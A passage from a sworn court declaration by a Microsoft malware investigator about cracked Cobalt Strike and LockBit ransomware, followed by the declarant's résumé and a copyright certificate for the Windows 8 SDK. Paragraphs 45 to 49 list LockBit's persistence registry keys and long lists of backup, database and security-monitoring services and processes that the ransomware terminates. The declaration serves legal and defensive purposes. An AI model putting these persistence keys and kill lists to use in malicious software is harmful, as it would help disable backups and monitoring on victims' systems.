37. Microsoft develops, manufactures, licenses, and supports a wide range of programs and services, including Windows, Microsoft Office, Microsoft Outlook, and Edge, its new Internet browser. It is my understanding that Microsoft invests billions of dollars in research, development, and promotion of new technologies, products, and services to compete in the dynamic technology markets.

38. Microsoft also spends considerable time and energy building its Windows platform

and making it available to third-party developers to create programs that are compatible with Windows. With every Windows release, Microsoft also makes available a software development kit ("SDK"). *See* **Exhibit 2** for the Windows 8.0 SDK registration. The SDK is a package of tools that includes a range of things, including APIs, header files, libraries, documentation, code samples, processes, and guides that developers can use and integrate into their own apps. Microsoft's SDKs are required when developing any application, program, or tool for Microsoft Windows.

39. One critical component of the SDK is code set forth in header files in the SDK. This code can be used and copied into applications written for Windows. This code serves the purpose of enabling applications to call and invoke pre-packaged functionality in libraries contained within the Windows operating system. This is called the declaring code. The declaring code identifies prewritten functions and is referred to as the "declaration" or "header." The declaring code specifies precisely the inputs, name, and other functionality required to carry out a declared function.

40. Microsoft makes its SDK and the code contained within the SDK available to the public through a license ("SDK License"). This enables Microsoft to maintain an open platform for third-party developers while preventing malicious actors from using the code in the SDK in a harmful way. While the SDK License grants the right to a range of permissible uses, the license specifically prohibits developers from using "Distributable Code" "in malicious, deceptive, or unlawful programs." As discussed below, the declaring code is a subset of "Distributable Code" and is subject to the SDK License's prohibition.

41. Any developer who downloads Microsoft's SDK tools and uses Microsoft's declaring code must accept the terms of the SDK License, as shown in **Figure 13**. The authors of the cracked Cobalt Strike, as well as other malware authors, accepted the terms of the SDK License

because they needed to download the SDK tools in order to use the declaring code which was reproduced within Cobalt Strike and malware such as ransomware.



Figure 13

42. According to the SDK 8.0 license, any material contained within the following ".lib" directories in the SDK licensing documentation, set forth at **Figure 14**, may not be used in a malicious program:

```
2.  Microsoft Windows Software Development Kit ("SDK") for Windows 8 Redist.txt

This is the "REDIST list" that is referenced in the "Distributable Code" section of the
Microsoft Software License Terms for Windows SDK for Windows 8 software (the
"software").  If you have a validly licensed copy of such software, you may copy and
distribute the unmodified object code form of the files listed below, subject to the
software's License Terms and to the additional terms or conditions that are indicated
below.

Static LIB files

Subject to the license terms for the software, the .lib files under the following
directories may be distributed unmodified when built as part of your program:

Program Files\Windows Kits\8.0\Lib\win8\um\x86
Program Files\Windows Kits\8.0\Lib\win8\um\x64
Program Files\Windows Kits\8.0\Lib\win8\um\arm
```

Figure 14

43. Contained within each of these .lib files are hundreds of .dll files that contain the specific declaring code that is used by Defendants to accomplish the key features of cracked versions of Cobalt Strike and to proliferate ransomware like LockBit. This same declaring code is contained in header files distributed with the Windows SDK, such as "wininet.h" "WinNis.h," and "windows.h" used by malware authors to build LockBit. *See* **Figure 15**. Thus, the declaring code is explicitly subject to the Windows SDK license terms prohibiting the use of such code in malware.



Figure 15

III. DEFENDANTS' CRACKED USE OF MICROSOFT'S COPYRIGHTED SOFTWARE AND DECLARING CODE IN WRITING MALICIOUS MODULES

44. When Defendants developed cracked versions of Cobalt Strike, they created a prolific and globally dispersed malware distribution infrastructure. Moreover, they designed it specifically to allow malicious software, such as ransomware, to infect computing devices running operating systems sold by Microsoft, Windows 7, Windows 8, Windows 8.1, Windows 10 and Windows Server.

45. In the course of my investigation, I learned that when ransomware like LockBit leverages cracked versions of Cobalt Strike, the ransomware binary is programmed to start on system reboots by adding the following system registry ASEP:

a. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

b. <GUID> = <Ransomware Path>

c. For example:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- {618F65E1-9393-40EC-4CDD-4C020DD26057} = c:\user\desktop\w44bbbt3ccc
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- {618F65E1-9393-40EC-4CDD-4C020DD26057} = c:\user\desktop\LockBit_Ransomware.hta

46. It also creates the following registry keys to store cryptographic keys:

a. HKEY_CURRENT_USER\Software\<LockBit ID>\Private

b. HKEY_CURRENT_USER\Software\<LockBit ID>\Public

47. Below at **Figure 16** is an example of a scheduled task created by the LockBit ransomware, which was made possible by cracked versions of Cobalt Strike.



Figure 16

48. As noted above, ransomware like LockBit are able to regularly go through the list of services and terminates services that are related to backup and recoveries. For example, the following are services related to SQL backups and Windows shadow copies services.

a. *wrapper, DefWatch, ccEvtMgr, ccSetMgr, SavRoam, Sqlservr, sqlagent, sqladhlp, Culserver, RTVscan, sqlbrowser, SQLADHLP, QBIDPService, Intuit.QuickBooks.FCS, QBCFMonitorService, msmdsrv, tomcat6, zhudongfangyu, vmware-usbarbitator64, vmware-converter, dbsrv12, dbeng8, MSSQL$MICROSOFT##WID, MSSQL$VEEAMSQL2012, SQLAgent$VEEAMSQL2012, SQLBrowser, SQLWriter, FishbowlMySQL, MSSQL$MICROSOFT##WID, MySQL57, MSSQL$KAV_CS_ADMIN_KIT, MSSQLServerADHelper100, SQLAgent$KAV_CS_ADMIN_KIT, msftesql-Exchange, MSSQL$MICROSOFT##SSEE, MSSQL$SBSMONITORING,*

MSSQL$SHAREPOINT, MSSQLFDLauncher$SBSMONITORING, MSSQLFDLauncher$SHAREPOINT, SQLAgent$SBSMONITORING, SQLAgent$SHAREPOINT, QBFCService, QBVSS, YooBackup, YooIT, vss, sql, svc$, MSSQL, MSSQL$, memtas, mepocs, sophos, veeam, backup, bedbg, PDVFSService, BackupExecVSSProvider, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, MVArmor, MVarmor64, stc_raw_agent, VSNAPVSS, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc, AcronisAgent, ARSM, AcrSch2Svc, CASAD2DWebSvc, CAARCUpdateSvc, WSBExchange, MSExchange, MSExchange$

49. As well as terminating security processes related to operating tools.

a. *wxServer, wxServerView, sqlmangr, RAgui, supervise, Culture, Defwatch, winword, QBW32, QBDBMgr, qbupdate, axlbridge, httpd, fdlauncher, MsDtSrvr, java, 360se, 360doctor, wdswfsafe, fdhost, GDscan, ZhuDongFangYu, QBDBMgrN, mysqld, AutodeskDesktopApp, acwebbrowser, Creative Cloud, Adobe Desktop Service, CoreSync, Adobe CEF, Helper, node, AdobeIPCBroker, sync-taskbar, sync-worker, InputPersonalization, AdobeCollabSync, BrCtrlCntr, BrCcUxSys, SimplyConnectionManager, Simply.SystemTrayIcon, fbguard, fbserver, ONENOTEM, wsa_service, koaly-exp-engine-service, TeamViewer_Service, TeamViewer, tv_w32, tv_x64, TitanV, Ssms, notepad, RdrCEF, sam, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook,*

powerpnt, steam, thebat, thunderbird, visio, wordpad, bedbh, vxmon, benetns, bengien, pvlsvr, beserver, raw_agent_svc, vsnapvss, CagService, DellSystemDetect, EnterpriseClient, ProcessHacker, Procexp64, Procexp, GlassWire, GWCtlSrv, WireShark, dumpcap, j0gnjko1, Autoruns, Autoruns64, Autoruns64a, Autorunsc, Autorunsc64, Autorunsc64a, Sysmon, Sysmon64, procexp64a, procmon, procmon64, procmon64a, ADExplorer, ADExplorer64, ADExplorer64a, tcpview, tcpview64, tcpview64a, avz, tdsskiller, RaccineElevatedCfg, RaccineSettings, Raccine_x86, Raccine, Sqlservr, RTVscan, sqlbrowser, tomcat6, QBIDPService, notepad++, SystemExplorer, SystemExplorerService, SystemExplorerService64, Totalcmd, Totalcmd64, VeeamDeploymentSvc

50. During my investigation, I observed hundreds of lines of Microsoft's declaring code and the structure, sequence, and organization of that code are copied with and across cracked Cobalt Strike modules and ransomware like LockBit, as shown in **Figure 17** below.



Figure 17

51. As demonstrated above my investigation, Defendants' actions allow ransomware groups to further exploit legitimate tools for unauthorized, illegal purposes.

I declare under penalty of perjury under the laws of the United States of America that the foregoing is true and correct to the best of my knowledge.

Executed this 29th day of March, 2023 in New York, New York.

Rodelio G. Fiñones

EXHIBIT 1

Rodelio Fiñones

Objective:
Security Engineer/Reverse Engineer with more than 20 years' experience seeking to acquire a rewarding career in the field of cybersecurity where my expertise, experience, and knowledge in cyber threats and software engineering will be utilized to make big impact to the company and Internet ecosystems.

PROFESSIONAL EXPERIENCE:

Principal Security Engineer/Reverse Engineer, Digital Crimes Unit (Nov 2017 – Present)
Microsoft

- Comprehensive reverse engineering of different malwares types.
- Analysis, decryption, and dissecting network captures.
- Design and develop tools and automation systems for analyzing and tracking botnets.
- Utilize big data to hunt known and unknown threats, create IOCs and improve detection/remediation capabilities.
- Collaborate with DCU investigators, lawyers, and internal/external partners to eradicate/disrupt botnets through civil, criminal referrals, or pure blocking strategy.
- Research and develop malware emulators, crawlers, and sinkhole systems for tracking their infrastructures.
- Utilize Azure cloud technologies to accelerate development of robust tools and pipelines to combat cyber threats.
- Prepare and submitted botnet legal declarations for civil and criminal referrals. Some of my declarations below.
    - Dorkbot: *https://botnetlegalnotice.com/dorkbot/*
    - Gamarue: *https://www.noticeofpleadings.net/gamarue/*
    - Trickbot: *https://noticeofpleadings.com/trickbot/*

Senior Antivirus Researcher / Strategist (June 2009 – Nov 2017)
Microsoft

- Handle malware samples from different sources to provide analysis, tracking, detections, advice, and remediation.
- Tracking top acute threats impacting customer and doing end to end research and providing up to date protection and mitigation (Ex: Zeus/Zbot, Locky, Cerber, etc.)

- Lead the team on focus research of different categories of malwares such Botnets, Click fraud, MSIL, and Spambots to provide different kind customer protection such as sourcing, protections (File, memory, and cloud-based, behavior-based, etc.). Also includes identifying the malware infection chain and monetization.
- Design and develop tools and automation projects for unpacking and tracking botnets.
- Utilize big data (cosmos) to analyze malware treat landscape and to better protect the customer.
- Lead team and hands on research on prevalent malwares for CME (MS Collective Malware Eradication) to disrupt/eradicate malwares.
- End to end research and development of antimalware engine and product features to improve customer protections.
- Drive improvements to windows platform and its components (OS, script engines – JS, PS, etc.)
- Static and dynamic analysis of different types of malwares and vulnerabilities.
- Creating rules and programs to improve automatic detections of malwares.
- Respond to malware outbreaks.
- Write tweets, blogs, research papers, and present to top security conferences.
- Provide mentoring to other researchers.

Principal Software Developer / Researcher (Dec 2007 – June 2009) Fortinet Technologies (Canada), Inc.

- Improved signature-based detection algorithm to support more complex malwares. Detection methods such as x-raying and behavioral and characteristics detections.
- Research and develop AV engine features to support packer through script based. Generic unpacker coupled with script-based unpacker will be a powerful and effective solution for most malwares.
- Handle complex malwares analysis and detection through script-based or hardcoded.
- Improvements and optimizations for Fortinet's AV detection algorithms.
- Provide technical knowledge to new AV analyst.

Senior Antivirus Analyst / Engine developer (May 2004 – Dec 2007) Fortinet Technologies (Canada), Inc.

<u>Analysis, Research and Development Projects</u>

- Research, design, and develop the clean engine for Fortinet's desktop Antivirus product. It supports cleaning Win32 PE, Office, DOS, and script formats.

- Improve the scanning technology through research and development of new scanning algorithm that suits for complex viruses.
- Fix bugs and AV scan and clean engine limitations
- Participate in the research, development, and improvements of Win32 emulator engine.
- Create detection module for hard to detect viruses such metamorphic, polymorphic, and EPO viruses.
- Improved the scanning technology for scripts malwares.
- Research, design, and develop an automated system to replicate, analyze, and heuristically detect known and unknown malwares through sandboxing technology.
- Handle complex malwares.
    - Analysis
    - Creating detection signatures
    - AV Engine support (if necessary)

Other Tasks:

- Provide malware related technical expertise to analyst and product development team.
- Create documentation for developed systems.
- Conduct trainings regarding virus analysis, detection, and disinfection algorithm.
- Provide quick and quality solution to customer problems.
- Configure replication system for any kinds of malware

Senior Anti-Virus Researcher / AV Engine Developer (Nov 1999 – April 2004) Trend Micro, Inc. (Anti- Virus and Internet Security)

AV Trainee

- 3-month extensive virus / malware training. Include analysis and creation of detection and clean signatures.

AV Technical Support Engineer

- Provides complete solution to the customer.
    - Provides scan and clean solution. Includes signature to remove system infections such as registry, system files, process, services, and files.
    - Create detailed / comprehensive virus description and manual removal instructions.
    - Provides other assistance needed by the clients.

AV Research Engineer

- Focus on the detailed / comprehensive analysis of Windows viruses.
- Process escalation cases from Virus support engineers.

- Conduct technology upgrade trainings to Virus support team (New virus technology; new Scan / Clean feature).
- Respond to Virus Alerts
- Develop removal tools for specific malware.
- Design and develop TSC (Trojan System Cleaner). Engine module to detect and restore system infection through registry, process, system files, and services.
- Process Scan / Clean Engine related cases.
- Analyze exploits and system vulnerabilities (Windows & Linux).
- Research and develop a system for automating the replication of malware that covers controlled and simulated Internet environment Research and develop Scan/Clean Engine modules:
    - Metamorphic virus support
    - Win32 virus clean modules
    - New file formats support
    - Trojan System Cleaner
    - Compression / Packer engine support (UPX, Petite, and PEPack)

TECHNICAL SKILLS:

- Advance knowledge and experience in reverse engineering any kinds of malware using debugger (Soft-ice, IDA Pro, OllyDbg, and Immunity debugger)
- In-depth knowledge and experience in exploits and vulnerabilities.
- Strong knowledge and experience in creating comprehensive malware description.
- Strong experience in developing detection and cleaning engine for different kinds of malware such as virus, worms, Trojans, and spywares.
- In-depth knowledge in windows operating system internals.
- In-depth knowledge and experience in virus, Trojans, worms, and spywares behaviors.
- Experience in TCP/IP networks, Unix/Linux networks (AIX, Redhat, Slackware, Ubuntu), Windows network (Windows 9X/NT/2K), Novell Netware. Background knowledge in Windows CE, Palm, and EPOC operating system.
- Advance experience in C and DOS/Win32 Assembly, VB Script, JavaScript.
- Experience in Linux shell scripts, PowerBuilder, and SQL programming.
- Intermediate experience in analyzing and testing various Anti-virus products.
- Intermediate experience and knowledge in network protocols like TCP/IP, IPX/SPX, SMTP, FTP, HTTP, DNS, NTTP, and MAPI32.
- Intermediate knowledge in Windows and Unix/Linux system and network security.
- Knowledge in ASP, MS Access, FoxPro, and HTML.
- Knowledge in IP chains/tables, Ethereal packet sniffer, Snort IDS, Tripwire integrity checker.
- Knowledge in Lotus Notes and Domino server

- Advance experience in Python and Django web framework.
- Advance experience in software development utilizing Azure cloud technologies.
- Advance experience in Network forensics.
- Advance experienced in software development using C#, Python, and C/C++.
- GIAC Certified Incident Handler
- GIAC Advisory Board

PREVIOUS EMPLOYMENT:

System analyst / Programmer (July 1999, October 1999)
Gestalt Consulting Inc. (PowerBuilder and MS SQL)

- Create, maintain, and improve Inventory system and Accounting system.
- Provide support to problem of clients.
- Review and document the current application system.

EDUCATION:

Bachelor of Science in Computer Engineering (1995 -1999)
FEU - East Asia College of Information Technology, May 1999

EXHIBIT 2

Registration #: TX0008888365
Service Request #: 1-9117545811

Microsoft Corporation
Elaine Peterson
One Microsoft Way
Redmond, WA 98052 United States

Certificate of Registration

This Certificate issued under the seal of the Copyright Office in accordance with title 17, *United States Code*, attests that registration has been made for the work identified below. The information on this certificate has been made a part of the Copyright Office records.

Acting United States Register of Copyrights and Director

Registration Number
TX 8-888-365
Effective Date of Registration:
August 12, 2020
Registration Decision Date:
August 12, 2020

Title

Title of Work: Windows 8 SDK

Completion/Publication

Year of Completion: 2012
Date of 1st Publication: November 15, 2012
Nation of 1st Publication: United States

Author

- **Author:** Microsoft Corporation
Author Created: computer program
Work made for hire: Yes
Citizen of: United States

Copyright Claimant

Copyright Claimant: Microsoft Corporation
One Microsoft Way, Redmond, WA, 98052, United States

Limitation of copy ight claim

Material excluded fr m this claim: computer program, previous version

New material included in claim: computer program, revised version

Certification

Name: Dave Green
Date: August 12, 2020
Applicant's Tracking Number: CPT-0055